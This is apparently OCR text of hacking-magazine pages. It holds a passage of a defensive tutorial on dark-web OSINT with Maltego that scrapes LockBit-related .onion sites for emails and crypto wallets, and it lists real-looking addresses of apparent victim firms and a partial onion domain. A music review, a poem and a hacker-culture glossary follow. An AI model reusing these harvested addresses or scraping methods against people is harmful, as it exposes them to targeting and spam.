
Hypothesis Review: Compare the collected data with your initial hypotheses and adjust as necessary.

Step 5: Documentation and Report

Detailed Registration: Document each step of the investigation, including tools used, sources consulted and results found.

Final report: Compile the insights and conclusions into a clear, concise report. Include Maltego graphs and visualizations to support your conclusions.

With these steps in mind, you can start your investigation and use the power of the available tools you have, to mine more data and try to transform it into relevant information.



```
tztkvvmdce5zwtucaeyrqd.onion</Value>
```

Figure 1




Figure 2

Search Example

[Figure 1]

Search for Entity Phrase and type a phrase into Entity and use AhmiaDomainExtractor to search .onion sites that contain information based on a specific phrase.

In this case I chose Lockbit, notice that it returns some .onion domains, based on this we already have an initial point of investigation.

Now what we need to do is extract information from these domains and to do this we can use the ExtractDataDomainTor Transform which focuses on extracting information from a .onion domain.

[Figure 2]

Select the domains you want to extract and click on the ExtractDataDomainTor local transform, it will try to extract emails and cryptocurrency wallets on a website.

[Figure 3]

With bitcoin addresses or any other wallet, you can search for specific transforms to investigate these wallets or even use external websites as well.

[Figure 4]

Using the WalletExplorer tool, I can obtain some transaction information for a specific wallet.

https://www.walletexplorer.com/wallet/9bf9a42b1f42772d?from_

You can use the tool:https://www.chainabuse.com/which helps to understand whether the wallet is being used for some malicious purpose or not.

[Figure 5]


Now with the emails that are extracted, just use the Email Checker (https://email-checker.net/check) or Hunter (https://hunter.io/email-verifier) to check whether an email is valid or not.


[Figure 6]

Another example of information such as email addresses and cryptocurrency wallets. But we can leave this investigation process for a future article.


Conclusion

Using OSINT with tools like Maltego and Hermit Purple can provide comprehensive, detailed insight into activities and threats on the Dark Web. By following a structured process, you can conduct efficient investigations that reveal valuable insights to strengthen cybersecurity.






[Figure 3]



ddress metadata, graphic visualization of links between

[Figure 4]



Email Checker

A simple tool to check whether an email address exists.

Email Address: christian@cwoellner.com


Check

Result : OK

The email address is valid.

Email Checker is a free little tool that helps you find out whether an email address is valid or not, within a second!

[Figure 5]




lockbit3753ekiocyo5epmpy6klmejc...
info@rushenergyservices.com
contact@qintess.com
peachtree.medical.clinic@gmail...
info@bergmeister.eu
shanghai@colefabrics.com
info@global-ribbons.com
wayne@newmans-online.co.uk
customer.care@airalbania.com.al
b2b@airalbania.com.al
groups@airalbania.com.al
1ghER8wUDb25rDsa661fd3b4a83ce
3zXKyqvM8h1tPjd765fc3cbb7e41b

[Figure 6]

HACK

ARTS

Vox
Pop
ATAPOLT 100%




There is an importance to Foxquel's music and genius that I can't seem to put my finger on. In a past life, I might have gone down the path of managing him. I even toyed with the idea of starting a label to get his music to a wider audience. Something in me can't let it go.


Maybe it's how, with effortless indifference, he meanders through styles, genres, and timbres like they were the easy streets of a fondly remembered hometown, or the unexpected, beautifully fragile, and candid lyrics. Is it possible for the living to haunt the living? Was this EP coming across my feed a menacing specter of the past or a gentle nudge from the universe to swim with the current?

Acoustic guitars were not what I expected as the EP opened up. Foxquel's music is the closest thing to organic electronica one could ever aspire to be. I've seen his process, which at times reminded me of an occultist controlling the fates with will alone. A guided exploration of echoes, layers, harmony, and tone. This, though, was different. Strummed guitar, bittersweet vocal—at 12 seconds in, the first sign of the Foxquel I knew.

Vocal harmony reminiscent of ethereal pads, chord progressions that hint at hope but resolve



HTTPS://WWW.YOUTUBE.COM/WATCH?V=O9Z5O7XQEF4



somewhere just above melancholy. As if to add credence to my observations, the first song peels back to reveal the second. The Foxquel it's okay to like.

Pardon the pun, but ageless music is that which strikes a chord across space and time. Themes that are a human trait rather than social or cultural. I let the lyrics resonate, and as the clap starts, I see a vision: an ocean of joyous festival teens singing word for word a song that can only originate from pain. The troubadour, sweating under lights, repetition having now created a comfortable distance from the original inspiration.

Then, like clockwork, the hint of hope. Hope extended but, as so often happens in music and life, as the resolution arrives, so does the rain. Is it even possible to accidentally write the perfect pop song?

I check his YouTube, more a journal, an eclectic collection of songs, skits, and banter rather than a vehicle to promote his music. Though I think that's perhaps the point, if there even is one. Music created for music's sake. An inextricable thread in the tapestry of Foxquel's life that binds not just him but the listener to the past, the pain, the future, and the hope that tomorrow will be better.

I don't enjoy all of Foxquel's output; you may not like it at all or never even listen, but that would be your loss. The 80 subscribers to his channel and I have witnessed something few in the universe have: the beauty of the music of Foxquel Pope.

Summoning Prayers:

Unwritten Letters to Gerald Manly Hopkins

What happened?
Each mortal thing does one thing and the same
"What happened doesn't matter", she said,
Myself, it speaks and spells
People must do what they must
Humbled over rim in roundy wells
She looked for some unthought-place to nest
Stones ring
Driving relentlessly, like a kingfisher
What I do is me: for that I came!
"I am a fool", She sang,
Selves – goes itself
I am woven silk
Kingfishers catch fire
I am carved from wood
Each plucked string tells, each hung bell's bow swung finds tongue
I am flashing out of sight
To fling out its broad name
I am the homesick song of the ages
Dragonflies draw flame
I am more
Catch fire
I am a trace upon the lamp
Kingfisher
I am
Fire
A long time ago
Draw flame
I am the bright birds
Dragonflies catch
I am diving over and over
Flame
Out of sight
Myself,
The song,
Speaks and spells,
I seek
Each string
What happened does not matter
"What I do is me"
I am
"For that I came"

written by
LIL RED

written by
DOROTA KOZLOWSKA

HACKER CULTURE

This article is dedicated to people, events and popculture gems that had an impact on my life and - indirectly - made me the person I am today. I was a smart kid that liked watching science documentaries and S-F movies. I got obsessed with the Matrix, The Hackers, WarGames, or more recently a tv show called Mr. Robot. For me the term "Hacker" describes, or stands as a synonym of a very intelligent, creative person with this big brain energy that uses his knowledge as his/hers superpower. I felt that is so cool, that if I study hard enough I could be one too, because on the contrary to Marvel or DC superheroes, a Hacker uses his own intelligence. That seemed more attainable than flying or time travel.

But to other people the term "hackers" equals to "cybercriminals", but in reality hackers are people who find new and inventive uses of technology. I believe we owe a solid part of the most used computer technology to hackers, their curiosity and ingenuity. They are also someone we should thank for the culture of computing, the so called "hacker culture". This article is my way of honoring their legacy, culture and my gratitude towards that - as I am the final effect of just that.

Hacker culture is not solely about illicit activities or security breaches; it represents a mindset that seeks to understand and manipulate systems, often with the intention of pushing boundaries, creating new possibilities, and fostering learning and collaboration.
Origins and Evolution: The origins of hacker culture can be traced back to the early days of computing in the 1960s and 1970s. Computer enthusiasts and programmers were referred to as hackers, and their activities encompassed a range of exploratory and creative endeavors. These early hackers were driven by a desire to understand the inner workings of computer systems and to find novel ways of using them.

There are a few distinctive characteristics of a Hacker, and one of the most important ones is the Hacker Mindset, or as I understand it Curiosity, the want to uncover how things work, whether it's software, hardware, networks, or any other technological system. They challenge existing norms and practices, seeking to improve systems, optimize processes, and find new avenues for development, that's Innovation. Collaboration and information sharing are fundamental aspects of hacker culture. Many hackers believe in the open exchange of knowledge and are eager to share their discoveries with others. Open-source software and communities like GitHub exemplify this spirit. Hacker culture is rooted in the continuous pursuit of learning. Hackers tend to develop a wide range of skills, from programming and hardware design to networking and cybersecurity, driven by the need to adapt to the ever-changing technological landscape. The Hacker Ethic, as articulated by Steven Levy in his book "Hackers: Heroes of the Computer Revolution," emphasizes values such as free access to information, decentralization, and the idea that computers can be tools of empowerment rather than control. While hacker culture can sometimes be associated with security breaches and malicious activities (often referred to as "black hat" hacking), a significant portion of the culture is focused on "white hat" hacking, which involves identifying vulnerabilities and helping to secure systems. [1]

The following part of this article has been inspired by "Hacker Culture A to Z" book written by longtime cybersecurity researcher and writer Kim Crawley. I really liked the Dictionary design of this book, so that's how I decided to go about my article as well. My goal is to introduce key people, organizations, fundamental ideas, and milestone popculture events in the annals of hacking. I have devised the terminology part of the article in 2 parts: those of the technical origin, and those that relate to the popular culture that impacted the culture of hackers. That is my view on what is the most important to mention, so it might not contain all of the bits and pieces that you - Dear Reader - consider relevant. If you're just getting started on your hacker journey, you'll find references and cultural allusions, as well as some historical depth.

Anonymous
Anonymous is the most notorious hacktivist group ever, that use the Guy Fawkes masks as a distinct feature and "We are Anonymous. We are Legion. We do not forgive. We do not forget" as the signature sentence. The origin of Anonymous can be traced back to the infamous 4chan forum in 2003. In 4chan culture, it's very poor form to enter a username when you post. To be able to generate posts for fun without the inconvenience of accountability, you'd better leave the name field blank. So whoever you are and wherever you are in the world, your name is posted as "Anonymous." And all the l33t posters on 4chan are "Anonymous."

Some campaigns that have been attributed to Anonymous include 2008's Operation Chanology - a massive online and offline protest campaign against the Church of Scientology; 2010's Operation Payback, against the Recording Industry Association of America (RIAA) and the Motion Picture Association of America (MPAA); 2011's Operation Tunisia, in support of the Arab Spring; 2014's Operation Ferguson, in response to the racism-motivated police murder of Michael Brown in Ferguson, Missouri; and 2020's vandalism of the United Nations' website to post a web page supporting Taiwan.[3]

Captain Crunch (John Draper)

